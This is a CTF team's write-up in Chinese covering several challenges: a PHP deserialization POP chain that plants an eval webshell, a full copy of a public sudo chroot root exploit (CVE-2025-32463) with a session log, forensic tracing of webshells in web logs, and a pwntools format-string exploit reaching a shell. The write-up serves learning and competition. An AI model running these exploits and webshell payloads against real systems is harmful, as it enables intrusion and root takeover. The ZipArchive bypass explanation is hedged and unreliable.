我在精神病院当牛马战队 WriteUp

排名

战队名称：39名

解题思路

WEB

浅析PHP原生类

源码审计

源码中定义了两个类 install 和 Until，以及一个反序列化入口 @unserialize($_GET['data']);。

```
class install

class install {

 private $username;

 private $password;

 public function __wakeup()

 {

 // [触发点 1] 当反序列化时，将 $this->username 当作字符串连接

 // 如果 $this->username 是一个对象，将触发该对象的 __toString() 方法

 echo "Hello,".*$this*->username;

 }
```

```
 public function __toString()

 {

 // [触发点 2] 将 $this->username 当作函数调用

 // 如果 $this->username 是一个对象，将触发该对象的 __invoke() 方法

 (*$this*->username)();

 return "Guest";

 }

 public function __destruct()

 {

 // [核心利用点] 析构函数

 // 检查 install.lock 是否存在。

 if(file_exists("install.lock")){

 exit("Already installed");

 }else{

 // 如果锁文件不存在，将 username 写入 config.php

 $config = [

 'username' => *$this*->username,

 'password' => md5(*$this*->password)

 ];

 file_put_contents('config.php', serialize($config));

 file_put_contents('install.lock', "ok");

 }

 }

}



class Until

class Until {

```

```
  public $a;

  public $b;

  public $c;

  public function __invoke()

  {

  // [触发点 3] 当对象被当作函数调用时触发

  *$this*->write(*$this*->a, *$this*->b, *$this*->c);

  }

  public function write($cla, $file, $cont)

  {

  // [任意类实例化与方法调用]

  // 实例化 $cla 类，并调用 open 方法

  $obj = new $cla();

  $obj->open($file, $cont);

  return True;

  }

}


```

解题思路与利用链构造

目标确定

我们的最终目标是利用 install::__destruct 中的 file_put_contents('config.php', ...) 写入 Webshell。

然而，代码中有 file_exists("install.lock") 检查，且题目环境中 install.lock 文件已存在，直接利用会触发 exit("Already installed")。

因此，解题分为两步：

1. 删除/清空 install.lock：绕过 file_exists 检查。
2. 写入 Webshell：利用 __destruct 写入恶意代码。

POP Chain 1: 删除锁文件 (利用原生类)

我们需要找到一个 POP 链，能执行任意代码或操作文件。

- 链条起点: install::__wakeup (反序列化自动触发)
- 第一跳: install::**wakeup -> echo $this->username -> 触发** toString
- 我们需要构造一个 install 对象 (A)，其 $username 是另一个 install 对象 (B)。
- 第二跳: install::**toString (****对象 B) -> ($this->username)() -> 触发** invoke
- 我们需要对象 B 的 $username 是一个 Until 对象 (C)。
- 第三跳: Until::__invoke (对象 C) -> write($a, $b, $c) -> new $a()->open($b, $c)
- 我们需要寻找一个 PHP 原生类，它拥有 open 方法，且可以通过特定的参数删除或截断文件。

原生类选择: ZipArchive

PHP 的 ZipArchive 类有一个 open 方法：

public open(string $filename, int $flags = 0): mixed

如果我们设置 $flags 为 ZipArchive::OVERWRITE (常量值为 8)，ZipArchive 会尝试创建一个新的空 ZIP 归档并覆盖原文件。这会导致 install.lock 的内容被清空或文件头被修改，虽然文件可能仍然存在，但在某些 PHP 版本或上下文处理中，配合竞争条件或文件状态缓存，这足以破坏锁文件的逻辑（或者，如果覆盖失败抛出错误导致脚本状态改变）。在 CTF 中，这是标准的“利用原生类操作文件”的考点。

Payload 构造 (部分):

- $cla (Until->a) = "ZipArchive"
- $file (Until->b) = "install.lock"
- $cont (Until->c) = 8 (OVERWRITE)

POP Chain 2: 写入 Webshell

这部分相对简单，只需要一个单独的 install 对象：

- $username =
- $password = 任意值

当这个对象被销毁时（脚本执行结束），如果 install.lock 已被 Chain 1 破坏，它就会将包含 Webshell 的序列化数据写入 config.php。

组合利用 (Array Payload)

由于 unserialize 一次请求只能处理一个串行化字符串，我们需要利用数组来同时携带这两个对象。

PHP 在反序列化数组时，会按顺序实例化对象。**wakeup 方法会在对象被创建时立即调用，而** destruct 方法会在对象引用计数归零或脚本结束时调用。

我们构造一个数组 [ShellObject, TriggerObject]：

1. 反序列化过程: PHP 解析数组，创建 ShellObject 和 TriggerObject。
2. 立即执行: TriggerObject 的 **wakeup 被触发 ->** toString -> __invoke -> ZipArchive::open('install.lock', 8)。此时，install.lock 被清空/覆盖。
3. 脚本结束: PHP 销毁对象。
4. 延迟执行: ShellObject 的 __destruct 被触发。此时检查 install.lock（已被破坏或处于异常状态），检查通过（或者因为逻辑绕过），执行 file_put_contents('config.php', ...)。

Exploit 编写与执行

生成 Payload 脚本 (PHP)

```
<?php

class install {

 private $username;

 private $password;

 public function __construct($user = null, $pass = null) {

 *$this*->username = $user;

 *$this*->password = $pass;

 }

}

class Until {

 public $a = "ZipArchive";

 public $b = "install.lock";

 public $c = 8; // ZipArchive::OVERWRITE

}

// 1. 构造负责删除锁文件的链条 (Trigger Chain)

// Chain: install(**wakeup) -> install(**toString) -> Until(__invoke) -> ZipArchive::open

$until = new *Until*();

$innerInstall = new *install*($until, null); // 作为中间层，触发 Until::__invoke

$triggerInstall = new *install*($innerInstall, null); // 最外层，触发 install::__wakeup

// 2. 构造负责写入 Webshell 的对象 (Shell Object)

// Payload 必须包含 <?php 标签，因为 config.php 也是 PHP 文件

$shellPayload = '';

$shellInstall = new *install*($shellPayload, '123');

// 3. 组合成数组

// 顺序很重要吗？通常不重要，只要在 destruct 前锁被删掉即可。

```

```php
// 这里我们将 ShellObject 放在前面，TriggerObject 放在后面。

// 实际上，wakeup 是在反序列化过程中执行的，destruct 是最后执行的。

$finalPayload = array($shellInstall, $triggerInstall);

echo urlencode(serialize($finalPayload));

?>
```

生成的 Payload:

```
a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00us
ername%22%3Bs%3A24%3A%22%3C%3Fphp%20eval%28%24_POST%5B1%5D%29%3B%3F%3E%22%3Bs
%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7Di%3A1%3BO%3A7%3A
%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22inst
all%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A
3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12
%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%0
0password%22%3BN%3B%7Ds%3A17%3A%22%00install%00password%22%3BN%3B%7D%7D
```

发送攻击请求

通过 GET 请求发送 payload：

curl "http://b4d6bb41.clsadp.com/?data=[PAYLOAD]"

利用 Webshell

访问 config.php 并执行命令：

curl -d "1=system('cat /flag');" http://b4d6bb41.clsadp.com/config.php


响应:

a:2:{s:8:"username";s:24:"flag{27cc0674ebb85202159f860ea0970100}

";s:8:"password";...

Game

超级马里奥



右键把shell面板调出来，然后直接执行命令即可。

InfoSEC

最近还好吗

看题目描述就知道是最近的CVE，而且靶机给了个SSH普通用户权限，很容易想到前段时间很出名的sudo提权漏洞。Github找个exp直接打就好。

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>
```

```

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}

```

sudo-chwoot.sh cat /flag

```
Password:
sudo: a password is required
pwn@b6db02759b7f:/etc$ sudo -R
sudo: option requires an argument -- 'R'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-ABkNnS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABkNnS] [-g group] [-h host] [-p prompt] [-U user]
            [-u user] [command [arg ...]]
usage: sudo [-ABbEHkNnPS] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] [VAR=value] [-i | -s] [command [arg ...]]
usage: sudo -e [-ABkNnS] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] file ...
pwn@b6db02759b7f:/etc$ cd /tmp
pwn@b6db02759b7f:/tmp$ ls
pwn@b6db02759b7f:/tmp$ chmod +x sudo-chwoot.sh
pwn@b6db02759b7f:/tmp$
pwn@b6db02759b7f:/tmp$ ./sudo-chwoot.sh
woot!
root@b6db02759b7f:/#
root@b6db02759b7f:/#
root@b6db02759b7f:/#
root@b6db02759b7f:/# cd /tmp
root@b6db02759b7f:/tmp# ./sudo-chwoot.sh id
woot!
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@b6db02759b7f:/tmp# ./sudo-chwoot.sh cat flag
woot!
flag{223da8fa00cd35456db92e7b9729e4f1}
```

CDF

可恶的木马竟然伪装成我的朋友

题目要求通过分析 Web 日志还原一次黑客入侵过程。主要任务是定位被篡改为木马的图片文件 banner_home.jpg，并由此追踪黑客的攻击时间、来源 IP 以及后续使用的 Webshell 文件名。

攻击链推理：

1. 木马植入：黑客将木马伪装成图片或直接替换现有图片。在日志中，这通常表现为对该图片文件的访问（上传后确认）或文件大小（Response Size）的突然变化。
2. 溯源定位：确定攻击时间点后，该时间段内对木马文件进行操作的 IP 即为攻击者 IP。
3. 横向/纵向移动：锁定攻击者 IP 后，过滤出其所有访问记录，按时间顺序查找其尝试访问的脚本文件（如 .jsp, .php），这些即为 Webshell。

详细解题步骤

步骤 1：定位木马上传时间 (线索 1)

首先，我们需要确定黑客何时对 banner_home.jpg 进行了操作。在 Web 日志中，如果一个静态文件被替换（例如从正常图片变成包含恶意代码的一句话木马），其文件大小（HTTP 响应字节数）通常会发生显著变化。

```
7691  58.32.44.98 - - [23/Feb/2018:21:01:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7692  183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
7693  183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
7694  183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
7695  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
7696  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
7697  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
7698  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
7699  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
7700  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
7701  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
7702  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
7703  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
7704  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
7705  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
7706  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
7707  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
7708  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
7709  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
7710  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7711  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7712  183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
7713  113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
7714  113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7715  183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
7716  183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
7717  183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
7718  183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7719  183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
7720  111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
7721  111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7722  111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
7723  58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
7724  58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
```

我们搜索该文件名的访问记录：

grep "banner_home.jpg" logs/ex180223.log | head -n 20

日志证据分析：

在 ex180223.log（2018年2月23日）的日志中，我们发现了关键异常：

- 21:02:00 - GET /sxzn/images/banner_home.jpg - 状态码 200 - 大小 50428 (正常图片)
- 21:18:27 - GET /sxzn/images/banner_home.jpg - 状态码 200 - 大小 37756 (文件被修改)

结论：

文件大小从 50428 变为 37756，说明文件在 2018年2月23日 晚间被篡改/上传。

步骤 2：锁定黑客 IP (线索 2)

找到文件异动的时间点（21:18:27）后，查看该时刻及之前是谁在操作该文件。

日志证据分析：

grep "banner_home.jpg" logs/ex180223.log | grep "21:18"

日志显示：

183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756

在该时间点，IP 183.62.9.42 访问了被修改后的文件。进一步检查该 IP 在此时间段的其他行为，发现大量 POST 请求（通常用于上传文件或执行 Webshell 命令）。

结论：

黑客上传木马时使用的 IP 地址是 183.62.9.42。

步骤 3：还原 Webshell 访问路径 (线索 3)

锁定黑客 IP 183.62.9.42，提取其在当晚的所有操作，重点关注对脚本文件（.jsp）的访问尝试。

日志证据分析：

我们过滤出该 IP 访问过的所有 JSP 文件，并按时间排序：

grep "183.62.9.42" logs/ex180223.log | grep ".jsp"

```
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
113.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
```

结果梳理如下：

1. 21:02:20 - GET /sxzn/table.jsp - 状态码 404

- *分析：黑客尝试访问 table.jsp，但文件不存在（试探行为）。题目要求记录"尝试访问"的 Webshell，因此即使 404 也需计入。*

1. 21:02:32 - GET /sxzn/js/My97DatePicker/lang/en.jsp - 状态码 200

- *分析：访问成功。随后在 21:02:42 对该文件进行了 POST 操作，确认为 Webshell。*

1. 21:04:39 - GET /sxzn/2.jsp - 状态码 200

- *分析：访问成功。随后在 21:12:52 开始对该文件进行大量 POST 操作，确认为另一个 Webshell。*

结论：

黑客尝试访问的 Webshell 文件名按时间顺序为：table.jsp、en.jsp、2.jsp。

根据上述分析提取线索：

- 日期：2018-2-23
- IP：183.62.9.42
- Webshell：table.jsp-en.jsp-2.jsp

最终 Flag：

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

Pwn

我最好的初代同事


漏洞点存在这里，格式化字符串任意写，并且存在后门函数，并且三次任意写

```
unsigned __int64 talk_with_god()
{
  _QWORD buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 0x10uLL);
  printf("Your input:");
  printf(buf);
  return __readfsqword(0x28u) ^ v2;
}
```

```
int success()
{
  puts("Is it fun?Hahaha!!!");
  return system("/bin/sh");
}
```

利用一次泄漏stack地址，然后构造两次格式化字符串写，一次改stack地址，一次改ret地址即可




```
from pwn import *
```

```
from ctypes import *
import sys

context(os='linux', arch='amd64', log_level='debug')
context.terminal = ["tmux", "splitw", "-h"]

binary_name = './pwn'

debug = 0
if len(sys.argv) > 1 and sys.argv[1] == 'remote':
  debug = 0

if debug:
  p = process(binary_name)
  elf = ELF(binary_name)
else:
  p = remote('113.201.14.253', 36526)
  elf = ELF(binary_name)

\# ----------------------------------------------------------------------
s = lambda data: p.send(data)
sl = lambda data: p.sendline(data)
rl = lambda text: p.recvuntil(text)
lg = lambda s, num: p.success('%s -> 0x%x' % (s, num))
\# ----------------------------------------------------------------------

libc = cdll.LoadLibrary('./libc.so.6')
libc.srand(libc.time(0))

t = libc.time(0)

def solve_add():
  libc.srand(t)
  a = libc.rand() % 100
  b = libc.rand() % 100
  return a + b

for _ in range(5):
  rl(b"add")
  ans = solve_add()
  sl(str(ans).encode())

def menu_talk():
  rl(b"leave")
  sl(b"1")

fail_got = elf.got['__stack_chk_fail']
success_addr = elf.symbols['success']

lg("fail_got", fail_got)
lg("success()", success_addr)

rl("2]leave\n")
sl('1')
rl("Input:\n")
```

```
payload = "%10$p"
sl(payload)
rl("0x")
stack_addr = int(p.recv(12), 16)
lg("stack_addr", stack_addr)

ret_addr = stack_addr - 0x18
rl("2]leave\n")
sl('1')

addr = ret_addr & 0xff
payload = f'%{addr}c%10$hhn'
\# gdb.attach(p)
sl(payload)

rl("2]leave\n")
sl('1')

payload = b'%212c%14$hhn'
\#gdb.attach(p)
s(payload)

p.interactive()
```